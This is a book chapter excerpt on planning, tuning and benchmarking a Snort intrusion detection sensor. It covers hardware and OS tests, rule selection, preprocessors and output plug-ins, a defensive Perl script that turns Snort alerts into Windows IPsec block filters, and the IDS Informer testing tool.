- **CPU usage** There are multiple methods for testing your CPU usage. The goal of the CPU tests is to verify that you have the processing power to handle a heavy load of packets during a network traffic spike, or sudden increase in bandwidth consumption. The method in which you will derive the most value is multifaceted and requires a few types of tests. A good breadth of tests without consuming too much time and resources is to run the following three tests:
 - **Idling** When the sensor is idling and no packets are being analyzed, ensure that a maximum of 2 to 3 percent of your CPU is being used.
 - **Twenty-five percent** Suppose you are on a network that supports a transmission rate of 10Mb/s. In this scenario, you should ensure that you are under 20 percent CPU utilization when the traffic hits about 2.5Mb/s, or about 25 percent of your bandwidth capacity.
 - **Fifty percent** Similar to the previous case, when your bandwidth capacity is at approximately 50 percent, it is important to maintain a CPU utilization rate less than or equal to 45 percent.
- **Hard disk** A rather trivial test, but you should ensure that you have an adequate amount of space available on your hard drive after installing and configuring your OS. Believe it or not, some installations of Windows XP Professional consume over 3GB of drive space. Add some applications and you could easily be over 5GB. On a completely irrelevant note, a Visual Studio .NET installation can take as much as 2GB. The point is to take a few seconds and check your system.
- **Logging** Snort packet and alert logs are the central point for traffic analysis, reporting, and data collection. It is essential to ensure that the logs have the proper rights and attributes for writing and that there are

no configuration anomalies that would limit the log size to something less than what you defined during configuration.

How Do I Choose the Operating System to Use?

The choice of OS for your Snort installation depends on several factors. Ease of use, performance, and familiarity are all aspects that must be taken into account. The choice of hardware in your Snort box is also going to be a determining factor of which OS is best to use. For example, as a streamlined OS, Linux might be the best choice for a low-performance machine. However, in a high-performance machine, the choice of OS will be less dependent on hardware.

First, the most effective OS choice for any network administrator will be the OS with which he or she is most familiar. For example, if you are proficient with Windows software but are completely new to Linux, the obvious choice is going to be Windows. It is difficult enough to learn a program like Snort, let alone teach yourself an OS at the same time.

Another option that will influence your OS choice is ease of use. There are going to be intricacies for each OS used for your Snort installation. As with many products, Windows-based software will be easy to use and set up—this includes Snort. Although there are some technical complications with the Snort product on a Windows system, such as WinPCAP issues, Microsoft kernel updates, and “cold” (requiring reboot) system fixes, the documentation is out there and easily accessible to correct any problems that might arise. The Linux-based platform has even more documentation on it and is more stable, since Snort was originally written to run on such an OS. Again, these are things to look at when choosing your OS.

Finally, for performance, you must examine the way the OS is built. Of course, the more “bulky” OS (Windows) will have performance drags, unlike the streamlined Linux. This is expected, and hardware can help make up differences in the performance of the OS. As stated earlier, all these factors must be taken into account; no one factor should influence your decision of which OS to use.

Now let's discuss your choice of OS in greater detail.

What Makes a “Good” OS for an NIDS?

To choose a “good” OS for Snort, you must consider integration into your network infrastructure. You don’t want to run a Snort box that will interfere with normal operations. The goal of setting up any NIDS should be ease of installation and administration. Because of this inherent goal, this entire section can be summed up in one powerful statement, referred to as our Golden Rule for selecting a NIDS platform:

Select the platform that your organization is most familiar with and that will easily integrate into your current environment administration process.

Notes from the Underground...

Leveraging Win32 IPSEC via Snort

Don’t count out Windows yet! A while back, we downloaded an excellent Perl script, or at least at that time what we thought was an excellent script, for our Slackware box that monitored Snort logs and automatically updated IPTable filters. Unfortunately, we could not find anything that would do that for a Windows-based OS, so we decided to write our own. Understand that this was not an effort to modify the win32 kernel but more or less an endeavor to get a similar technology for a Windows 2000 laptop. After two minutes of research, we decided to try to create a Snort-monitoring mechanism that would somehow automatically trigger and then block attacker IP addresses via IPsec rules.

The monitoring mechanism was easy enough. It loads the stats of the alert file and checks every second to see if the file has been accessed. When it identifies that the file has been accessed, it grabs an attacker IP address and compares it to any other previously analyzed attack IP addresses in hopes of minimizing redundant IPsec filters. Provided that it is a new IP address, the script then passes that address as a parameter to the *filter* function. In this case, the function *ipfilter()* will disallow the attacker from connecting to port 135 on the local system. If you are unfamiliar with IPsec filters, they are similar to Berkeley packet filters in declaration syntax but drastically different in functionality.

For this Perl script to work, you must have the following:

Continued

- ActiveState's Perl interpreter
- Microsoft's IPSECPOL.exe utility included within the Windows 2000 Resource Kit
- Win32 Snort installed and configured

Snort usage:

```
snort -c ids.conf -A fast -N -l .
```

Just about anything can go into the configuration file, as long as your script can find and access the alert.ids file. This script can also be found on this book's companion CD-ROM.

```
#Proof of Concept PERL Script to Allow Win32 Snort to Leverage
Microsoft's IPSEC Engine

#By: James C. Foster

#####

#Monitor the Alert File so that you know when to activate the IPSEC
filters

$file="alert.ids"; #This is the name and path of the alert file
@stats=stat($file);
$iat=@stats[8]; #Record alert file statistics
while(1)
{
    sleep 1;
    @stats=stat($file);
    if ($iat != @stats[8])
    {print "Something was added to the Alert.ids file\n";
     ###Call sub function to grab attack IP
     $alertip=&get_alert_ip;

     ###Call sub function to compare IP to attacker IP array and
ignore list
     &compare_ip($alertip);

     $iat = @stats[8];
    }
    else {print "Still Waiting\n";}
```

Continued

```

}

#####

#Grab the attacker's IP address from the alert file
sub get_alert_ip{
  open (ALERT, "alert.ids") or die "Cannot open or read alert file";
  while (<ALERT>)
  {
    next if (/^\s*$/); #skip blank lines
    next if (/^#/); # skip comment lines
    if (/\. *s(\d+\.\d+\.\d+\.\d+)\.*/ ) #Grab the IP Address
    {
      $alertip=$1;
      print "Alert IP address is $alertip \n";
    }
  }
  close (ALERT);
  #Check to see if you got it!
  if ($ip eq ""){ print "Could not get the IP address out of the
  alert file! \n";}
  $alertip;
}

#####

#Compares the new IP address to the IP address I have already
captured
sub compare_ip{
  my ($compareip) = @_;
  open (COMPARE, "attackers.old") or die "Cannot read the ignore file,
  $!\n";
  while (<COMPARE>) {
    chop;
    next if (/^\s*$/); #skip blank lines
    next if (/^#/); # skip comment lines
    if (/(.*)/)
    {
      $alertip=$1;

```

Continued

```

        if (" $alertip" eq " $compareip")
        {
            print "Somebody old is still attacking \n";
        }
    else
    {
        #Send the new IP address to the IPSEC filter subfunction
        &ipfilter($compareip);
        $tag=1;
    }
    next;
}

}

close (COMPARE);
if ($tag eq 1)
{
    system ("echo $compareip >> attackers.old");
}
}

#####
#Proof of Concept that filters all inbound protocol connections to my
#NetBIOS port (135)
sub ipfilter{
    my ($attackerip) = @_ ;
    use Win32;
    use Win32::Process;

    Win32::Process::Create($filter2::Process::Create::ProcessObj,
        'C:\\snort\\w32\\ipsecpol.exe', "ipsecpol -f $attackerip=0:135:tcp",
        0, DETACHED_PROCESS, ".");

    Win32::Process::Create($filter2::Process::Create::ProcessObj,
        'C:\\snort\\w32\\ipsecpol.exe', "ipsecpol -f $attackerip=0:135:udp",
        0, DETACHED_PROCESS, ".");

    Win32::Process::Create($filter2::Process::Create::ProcessObj,
        'C:\\snort\\w32\\ipsecpol.exe', "ipsecpol -f $attackerip=0:135:raw",
        0, DETACHED_PROCESS, ".");

    Win32::Process::Create($filter2::Process::Create::ProcessObj,
        'C:\\snort\\w32\\ipsecpol.exe', "ipsecpol -f $attackerip=0:135:icmp",

```

Continued


```
0, DETACHED_PROCESS, ".");  
}  
  
#####
```

Disclaimer: This is not meant to be used in an intrusion prevention capacity and was included for research and educational purposes only.

The following are references that you might find useful in implementing, testing, or modifying the previously detailed proof-of-concept script:

- **ActiveState Software** www.activestate.com
- **IPSec** www.microsoft.com/windows2000/reskit/
- **Perl** www.perl.org

What OS Should I Use?

The obvious answer to the question of which OS you should use is the OS with which you or your organization are most familiar. It is nothing short of painful to attempt to set up a stable Snort box on an OS with which you have no experience. As long as you follow our Golden Rule, you will come to find that maintaining your sensor will not be a complicated task. Table 10.1 lists some environment-neutral pros and cons for selecting a base platform in case your organization has multiplatform skill sets and standards.

Table 10.1 Measuring the OS Selection

Windows		UNIX and Linux	
Pros	Cons	Pros	Cons
Easy installation and configuration	High CPU overhead	CPU-efficient platform	Initial installation and configuration
Windows-based system administration	Not Snort’s native platform	Wide variety of additional tools available	Steep learning curve
Microsoft security features such as EFS	Can use automated filters such as Perl scripts that enable IPTable rules		

OINK!

If you belong to one of the 99 percent of companies that are cost conservative, you will get more for your money if you select a UNIX-based OS. The software is less expensive (if you pick a free OS), and, as discussed, you can get by with a bit less hardware.

How Do I Test My OS Choice?

Testing your OS is somewhat similar to testing your hardware configuration. You can perform a plethora of tests that will ensure and assess everything from network connectivity to administration and sensor thresholds. In general, the goal of testing your OS is to make sure that everything runs smoothly. You want to ensure that the installation and configuration of the OS, in addition to any other applications, did not adversely affect performance. The following five categories encompass the main concentrations of tests that should be included in your OS test plan:

- **Hardware tests** should be included in the test plan for your intrusion detection sensor.
- **Stress tests** should be included to identify the stress thresholds of an intrusion detection sensor.
- **Remote administration** is an essential feature for network security applications and tools, especially those that report real-time security incidents. Verify that all remote administration applications function in a secure and on-demand manner. In case of an emergency, it is critical that administrators are able to collect and analyze network and attack data. Microsoft's new remote administration solutions are actually secure when connecting to trusted systems. They use the Remote Desktop Protocol (RDP) 5.5, which encompasses an authentication and encryption (encoding) schema. Other administration programs such as PCAnywhere and VNC should be configured to enable encryption and have the latest patches.
- **Log management** is essential. It is important to test your sensor's logging capabilities. Included within the gambit of tests should be procedures to confirm that large files are handled properly and to ensure that

all the output modules were successfully implemented. Running tests to test log file sizes is easy. Simply create a rule to monitor all data (the following example should be sufficient) so that your sensor logs fill quickly. After the logs have hit their maximum capacity, observe the following results. In addition, the following rule will log to the configured “log output module,” so this method can also test the flexibility of the in-place logging mechanisms.

```
log ANY ANY -> ANY ANY (msg: Testing Log Procedures);
```

Log management is coupled and included within this gambit of testing in addition to Snort testing because here we focus on testing the platform-layer implementation—specifically, how the OS handles the defined logging modules.

- **System administration** covers technical administration of the system and policy and managerial administration tasks such as installing maintenance patches, maintaining user accounts, and viewing system and security logs and reports. We are quite sure that a good amount of these tests are already in place within your organization. If not, you might have a longer road ahead. The current patches and system fixes should be ascertained from the respective vendor Web sites for the underlying platforms in addition to any other installed applications. Managing user accounts is not a complicated task because of two key data points. First, network sensors should not be installed on systems with multiple functions; second, only administrative users should have accounts on these boxes.

Speeding Up Snort

If you are familiar with Snort and the underlying platform, installing and configuring your sensor should only require a modest amount of effort and resources. With that said, if you are not very familiar with your OS of choice and Snort, installing and configuring your Snort sensor could require more intense amounts of organizational resources. Furthermore, installing and configuring multiple sensors might prove a heavy burden on time, even with the proper technical skill set.

A few common goals that might present obstacles in initially designing and implementing your intrusion detection network include collecting and analyzing all logs in a central location, implementing a manageable rule-updating policy, implementing a secure method for managing all the sensors, and all the legwork required to get all the sensors brought up to “production status.”

You have numerous methods to minimize resources and time during the initial setup process. Installation and configuration scripts can quickly help automate numerous manual tasks such as system rebooting, log analysis, and user management. In addition to automation scripts, the method by which you initially set up your sensor will play a huge role in the flexibility of and future reuse of your sensor configuration. Creating reusable configuration and variable files plays a significant role in getting the most out of your installation and development time. Furthermore, the ability to tweak your preprocessors and output plug-ins can dramatically decrease the burden of the CPU load. Lastly, there is always the option to clone the drive; however, this only works if you want the sensors to be exactly alike, which is not always a viable option for distributed networks.

The following references serve as a quick refresher if you would like to get detailed information about any of the topics previously mentioned.

- Installation tweaks—Chapter 3, “Installing Snort”
- Creating portable configuration and variable files—Chapter 5, “Playing by the Rules”
- Flexible preprocessors—Chapter 6, “Preprocessors”
- Flexible output plug-ins—Chapter 7, “Implementing Snort Output Plug-Ins”

The Initial Decision

Most analysts would consider it unheard of to analyze network intrusion attempts in anything except real time or very near real time, but it is a consideration that has been made by several global and small enterprises. Real-time intrusion detection is an around-the-clock constant process of protection for your organization and its environment. Believe it or not, a small number of companies have implemented hybrid approaches to monitoring their intrusion detection infrastructures, which can have grave effects on system speed, organizational maintenance time, and upfront deployment costs.

Now you might be asking yourself, how would the decision of when to monitor the devices affect the speed at which they operate? The answer is quite simple: Snort has numerous features that you might have become familiar with, including its output modules—specifically, the alerting and logging modules. If you were to select a logging mechanism that did the upfront packet formatting by the Snort executable, it would impact the overall performance of your

installation and configuration. Conversely, if you elected to implement Barnyard, it would post-process the captured data and conduct formatting via another process or even another system.

The major question your organization needs to pose to itself when deciding on the timeframe for analysis is, when will the data be read by a human analyst? If you don't plan to monitor your IDS constantly or have an analyst sit in front of the monitor 24/7, it probably doesn't make sense to log your alerts in such a way. A very common practice for organizations that implement their IDS infrastructures in this manner is to simply review the logs once a day, first thing in the morning.

In addition to determining when the logs and alerts will be analyzed, you also have to determine the architecture or infrastructure design of your implementation. Inline versus passive, log storage for 30 or 180 days, and real-time analysis are all questions that have to be answered.

Deciding Which Rules to Enable

Snort's ruleset is the most critical asset of your intrusion detection sensor. In addition to being the most complex and time-intensive aspect of the setting up Snort, it is also the most configurable. For that reason, it is very easy to improperly configure your system. We have seen both extremes—sensors with only 10 rules because the administrator thought he only needed rules for current vulnerabilities and threats and sensors with over 1500 rules that created a 10 to 35 percent packet loss ratio on normal to peak traffic periods.


One of the most popular and effective methods for determining appropriate rulesets adopts two key principles:

- Identifying key protocols and services that are used on your network. If NetBIOS and HTTP services are the only services used on a particular network segment, only rules referencing those services need to be applied. An additional general rule that defines external sources attempting to connect to a nonutilized network service should be created to log the traffic.
- Determining the level of granularity required for your evidentiary logs. For example, if the network is merely a development network, the attack details and rules might not need to be as stringent as for a finance or publicly facing network.

Figure 10.1 is a tool that you can use to assist in ensuring the proper categorization for Snort rules and rulesets. The tool requires a bit of subjectivity in the

definition for the threat's threat level. We view critical threats as any automated exploit or tool that assists in exploiting a vulnerability.

Figure 10.1 Categorizing Rules



Critical threats are proliferating on the Internet at a fast pace, such as most e-mail-borne viruses, popular new exploits, and vulnerabilities that allow administrator-level access to system resources or data and in most cases are easy to leverage. For an enterprise organization, these critical threats are where you want to spend the majority of your company's time and energy. A moderate threat is one that requires more than one step to complete and usually requires an adequate amount of technical ability to exploit from a malicious user perspective. Other moderate threats include vulnerability proof-of-concept code and vulnerabilities that affect popular software products. Finally, minimal threats are considered more difficult attacks that leverage system information or any other noncritical pieces of information. Minimal threats are those that require a considerable amount of technical "know-how," a highly specific scenario to exploit the vulnerability, or numerous manual procedures that must be sequenced together in a specific order. The following are some well-known threat examples categorized in our schema:

- **Critical threats** SQL Slammer worm, CodeRed, IIS Unicode attacks
- **Moderate threats** MDAC remote buffer overflow, Wu-FTP buffer overflow, OpenSSL bugs

- **Minimal threats** Bind TSIG, “obscure” CGI vulnerabilities, SMTP VRFY vulnerability

Network impact refers to the number of systems within your environment that are affected by the threat. A network with 500 nodes—servers, workstations, and network devices—that has 25 IIS servers would have an impact of 5 percent for a threat such as a Microsoft self-propagating Web server worm. We realize that our tool is not perfect since it does not account for percentage of private, production, or transaction systems; however, it can be used to help create your baseline. You might determine that you want to only determine the threat level pertaining to externally facing systems or production-status systems. Both are commonly analyzed scenarios and can add value if presented to “decision makers” or administrators in a timely fashion.

Notes on Pattern Matching

Pattern matching is frequently a problem within intrusion detection deployments because it is very CPU resource intensive. Realizing this level of intensity is drastically important when creating Snort rules that leverage this type of functionality. We recommend sparsely using pattern-matching algorithms in your rules and never launching pattern-matching rules from a pattern-matching rule. This type of execution tree could bring your Snort installation to a halt if these rules were triggered by an automated attack or worm.

More information on pattern-matching specifics can be found in Chapter 5.

Configuring Preprocessors for Speed

Introduced in Snort version 1.5, preprocessors provide an API for administrators and developers to define sets of instructions to be interpreted and executed on captured traffic. The preprocessor’s unique value is derived from the fact that it analyzes the data before potentially passing it to the Snort ruleset. This feature adds many technical benefits, especially in the realm of identifying more complex network attacks that are obfuscated and/or divided between multiple packets. Explicit preprocessor features within Snort include TCP packet reassembly, decoding HTTP, fragmentation alerts, portscan identification, and stateful inspection protocol support.

As with most of the features within Snort, it is recommended to ensure that the ROI exists before implementing any preprocessors. However, preprocessors present a unique problem because, if configured improperly, it is quite easy to

create a potential infinite looping or denial-of-service (DoS) anomaly that would bring your sensor to a screaming halt.

The conversation preprocessor takes in a number of parameters, but most importantly, it provides a user the capability to set the timeout value and the number of simultaneous sessions that can be monitored. The preprocessor relies on human knowledge during configuration time because it allows you to monitor the entire range of 65,535 ports. A timeout value of 60 seconds could easily allow an attacker to take down the sensor by flooding packets for 30 seconds and then send an attack that would go unnoticed.

It is difficult to pinpoint recommendations for configuring your preprocessors while maintaining acceptable levels of performance. Our recommendation is to use your common sense, and hopefully that sense in combination with our previous recommendation to buy a powerful machine will ensure that your plugins will serve as intended. Some rules to live by include:

- Don't monitor more than 10,000 connections with any single preprocessor.
- Multiple portscan preprocessors are not needed.
- HTTP decoding is only needed for systems that receive inbound HTTP connections; in other words, your Web servers.
- Use the new Stream4 for packet reassembly and inspection.
- Similar to HTTP decoding, Telnet decoding for Telnet and FTP should only be used on systems with corresponding Telnet and FTP servers (in most cases, ports 23 and 21).

It was not our intent to scare you away from using preprocessors, since some of them were designed to be more accurate and efficient than their commercial counterparts. Learn them, consider their ROI, design them to correlate on data from pertinent and relevant systems, and implement efficiently.

OINK!

For more in-depth information on preprocessors, please refer to Chapter 6.

Using Generic Variables

Generic variables can and should be used wherever possible. Why, you ask? Well, generic variables allow users, administrators, and intrusion detection engineers to quickly pull and reuse Snort rulesets in different environments. Instead of the rules being tied to specific IP addresses, whether internal or external, the rules are tied to variable names. For example, if a Snort rule were to detect a certain type of Web-based attack, then naturally you would only want it to analyze packets destined toward internal Web servers.

Snort provides users the ability to create stand-alone configuration files or numerous smaller configuration files that are linked to one main configuration file that Snort analyzes during execution. This is a perfect method for creating reusable sets of rules, since the only areas that would require modification are the variable definitions. Consider the time savings for changing 15 to 50 variable names instead of changing 1000 or more Snort rules.

A collection of the most common generic variables declarations include internal network ranges, external networks, DMZ or transaction zone addresses, Web servers, DNS servers, mail relays, routers, client networks, and so forth. These variable names and types are seen throughout Snort documentation and current Snort rules in formats such as `$HOME_NET` or `$DMZ`.

OINK!

More detailed examples of using generic variables can be found in chapter 5.

Choosing an Output Plug-In

Snort output plug-ins are excellent for modifying and presenting log and alert data in a customizable fashion. During the installation and configuration process of your sensor, you have the ability to enhance Snort's reporting features without using any additional add-on tools such as ACID or SnortSnarf to assist in log analysis. Just as a quick recap: Plug-ins allow you to define files to use for storage in addition to the format of the data that goes into those files.

When selecting an output plug-in, you should determine the business and technical factors of your selection. For example, the projected traffic rate should

be taken into consideration when designing the sensor. In addition, you need to run through the plug-ins and do what we refer to as a *common sense test*. A common sense test is just verifying that you are not trying to output to syslog on a Windows 2000 system or write to C:\Snort\logs on an OpenBSD sensor.

There are additional factors in selecting output plug-ins that will potentially affect the overall choice and functionality of the system:

- Too many plug-ins can hinder system performance.
- Individual rules that output data to multiple files can also impede performance.
- Data format defined within the plug-ins should be streamlined; complex data formatting should be completed outside the Snort engine, such as that in a Perl parsing program.
- Only pertinent data should be included in the plug-ins.

It is important to note that selecting a specific output plug-in is not always necessary. Depending on the type of installation and configuration your environment requires, it may prove beneficial to implement the unified logging option and leverage a post-process application similar to Barnyard. Barnyard analyzes and correlates packets after they have been saved off in their storage file while its main goal is to minimize CPU cycles directed towards reporting utilized by the Snort executable. This allows the Snort application to focus on packet capture and analyze instead of data parsing and formatting.

We also recommend only selecting one output plug-in, specifically we highly discourage “stacking” or using multiple output plug-ins within a single instance of Snort. This also puts a significant burden on the application which could lead to dropped packets and lost attack analysis.

OINK!

Output plug-in paths, locations, and references might have to be modified if declared statically, especially if different platforms were used. We recommend creating a logging structure that is not only type-fully named, but also consistent across your entire intrusion detection network.

Benchmarking Your Deployment

In the business world, benchmarks serve as a tool to help an organization improve its business processes. Technically, benchmark tests can serve as an excellent resource to aid in identifying strengths and weaknesses in test subjects, systems, and cases. In our case, proper Snort benchmark testing will identify current and potential configuration-related bottlenecks due to improper configurations, lackluster hardware, or software inefficiencies. Keys to conducting a high-quality benchmark are proper comparison systems, one-off configuration modifications, repeatable results, and documentation. It might seem like a great deal of specific information and, to be honest, conducting a commercial-grade benchmark consumes a considerable amount of time and resources. Therefore, for the remainder of this section, we will refer to benchmarks in two ways. Both will be related to Snort tests, but one will be referred to as commercial-grade benchmarks (CGB) and the other as ad hoc benchmarks (AB). The first is self-explanatory, and the other simply means that you are executing a less formal test in search of one or two advantageous outcomes. An example would be implementing a new rule and seeing the impact that rule has on your sensor and if the performance impact is worth the gathered data.

If you are asking yourself, “Do I really need to conduct a benchmark test, since I only want to use Snort as an additional resource in my environment in the case of an emergency or one-off scenario?” the answer might be “no.” In general, benchmarks are used in commercial organizations for commercial-grade applications; however, Snort stands apart from the crowd as a publicly available tool that has the quality of any other private product. Whatever your decision, expect to spend 40 to 80 engineer hours for system preparation and testing.

Benchmark Characteristics

Benchmarks, either good or bad, have certain distinguishing characteristics. Numerous factors can lead up to or directly contribute to the success or failure of a test. Such factors range from inadequate resources or time allocation to improper tool automation. Subsequent sections detail some of the disastrous pitfalls that should be avoided, in addition to vital elements that should be included in the benchmark.

Attributes of a Good Benchmark

- Strong benchmarks result from a combination of solid documented business requirements and functional test plans. It is key to understand the business drivers for conducting the benchmarks, even if the driver is to simply “create a leaner, faster, more efficient Snort intrusion detection platform.” In addition to creating the vision of a benchmark, documented goals and milestones should also be included in the requirements. For example, if your goal is to determine if it is better to place Snort on an old Linux system or relatively new Win32 system, then the milestones in achieving this goal would be: Create identical Snort configurations on production-ready test systems.
- Determine and specify a test set of intrusion detection rules to implement on both test systems.
- Identify and gather required assessment tools (for example, vulnerability scanners, port scanners, etc.).
- Develop process and procedure automation via scripting or manual procedures.
- Develop a benchmark test plan.
- Conduct the benchmark.
- Analyze the results and determine future action items.

Snort benchmarks coincide with most other types of technical benchmark assessments in reference to test methodology. In practice, it is purely another technology-enabled management tool. As a rule of thumb, the more automation, the better!

Attributes of a Poor Benchmark

At the risk of sounding sarcastic, we must say that most of the attributes of a poor benchmark can be derived by taking the inverse of the attributes of a good benchmark in the previous section. With that said, there are a few exceptions. The most widespread flaw when conducting a benchmark is to permit uncontrolled variables and factors the ability to construe test results. For example, Snort benchmarks should be tested in controlled cells, or environments, so that only network traffic that is sent from other controlled systems is captured and analyzed by the sensor.

Therefore, running your tests in a production environment is probably a very bad idea. Another common mistake is modifying more than one element between the two test cases. It would provide very little insight into the true performance differences of an OpenBSD versus Windows 2000 Snort install if both rulesets were completely different. The last aspect often overlooked is running multiple tests during the benchmark; not only running multiple types of different tests, but also multiple identical tests for verification purposes.

To recap, avoid these three common flaws:

- Conducting benchmarks in an uncontrolled environment
- Measuring and comparing dissimilar systems
- Being satisfied with the results of one test run

What Options Are Available for Benchmarking?

The options for benchmarking an IDS in today's market are few, and if you are counting viable enterprise solutions, then the answer is "None." Minus the surplus of vulnerability and port scanners and chained exploit scripts, six tools are commonly used to aid in benchmarking. Of the six, the only one that is close to commercial grade and that has a graphical interface is IDS Informer. The remainder of the options are command-line tools and, in most cases, scripts. The technical abilities range from stateful attacks to blind CGI requests.

IDS Informer is our top recommendation for consulting and enterprise organizations that require easy installs, graphical interfaces, and good reporting. If you simply require a freeware tool or comprehensive script, it is a toss-up between IDS Wakeup and Ftester (Firewall Tester).


IDS Informer

Blade Software's IDS Informer (www.gui2000.com) is the current industry standard for testing IDS features and implementations. The product's graphical interface and configurable features far surpass any other available IDS testing tool or application. With offices in the United States, the United Kingdom, and India, Blade also publishes application bug fixes and attack updates on a regular basis.


The GUI provides an easy-to-understand and easy-to-use interface for configuring IDS Informer. As shown in Figure 10.2, the user can specify the source IP and MAC address for all the attacks and define the destination IP address. If the destination IP address is unreachable, the destination MAC will be forced to

use a broadcast address of FF-FF-FF-FF-FF-FF. Otherwise, the engine will use the retrieved, corresponding MAC address of the defined destination IP address. IDS Informer can also configure the transmission rate and Time-to-Live (TTL) for the attacks. Each of these provides greater flexibility in case the tool is being executed in a production environment. Informer also provides the capability to graphically select any of the network cards found on the system.

Figure 10.2 Blade IDS Informer Configuration




The other beneficial option open to the user configuring IDS Informer is the ability to create manageable groups of attacks. The Successful HTTP group created in Figure 10.3 contains the following three successful attack sequences: HTTP IIS .htr access, HTTP IIS Index .htw Cross-Site Scripting, and HTTP IIS .asp showcode. Group creation allows an administrator or consultant to predefine small and manageable subsets of attacks.

Figure 10.3 IDS Informer Attack Groups

The prime disadvantage of this product is that it has a price tag; however, at the affordable price of \$5000 per license, it will prove a valuable addition to any consultant and developer shop. In the past, Blade Software offered specials that allowed extended trial periods for auditors and consultants. Besides the attack reports being a little weak on technical content, the only other considerable downside of the product is the inability to create custom attack simulations. Granted, the ability to quickly configure the attacks Blade creates does exist, but it would be nice if an open API existed to allow end users the ability to create and run additional attacks.

After the settings and preferences have been configured for the test environment, you are one step away from running Informer. As explained previously, Informer provides the user with the flexibility to determine what attacks should and should not be executed on the network. Informer also has the capability to launch all the attacks against the predefined target, as shown in Figure 10.4. All 10 default attack groups were included in Figure 10.4, and over 7000 packets were transmitted in total.

Figure 10.4 Running IDS Informer

At the bottom of Figure 10.4 is the space that is provided to view the attack log of the most recent set of tests. Each attack comes with a corresponding entry in the attack log so that the attacks can be correlated to the IDS sensor logs in search of false positives, false negatives, and other poor configurations. The following is an attack log dump after a complete test was run with All Predefined Attacks enabled. As you can see, source and destination information is included, along with protocol and transmission specifics. Unfortunately, no attack strings and content are logged. Such information would assist administrators looking to test their systems and enhance those systems with new rules and signatures.

```
Sending attack Trace route ICMP from 0.0.0.0 to 10.0.9.100
```

```
Attack 1 sent, 3:19:16 PM, 2/8/2003, packets sent TCP 0, UDP 0, ICMP 96
Source MAC address 00-00-00-00-00-00, Destination MAC address FF-FF-FF-FF-FF-FF
```

```
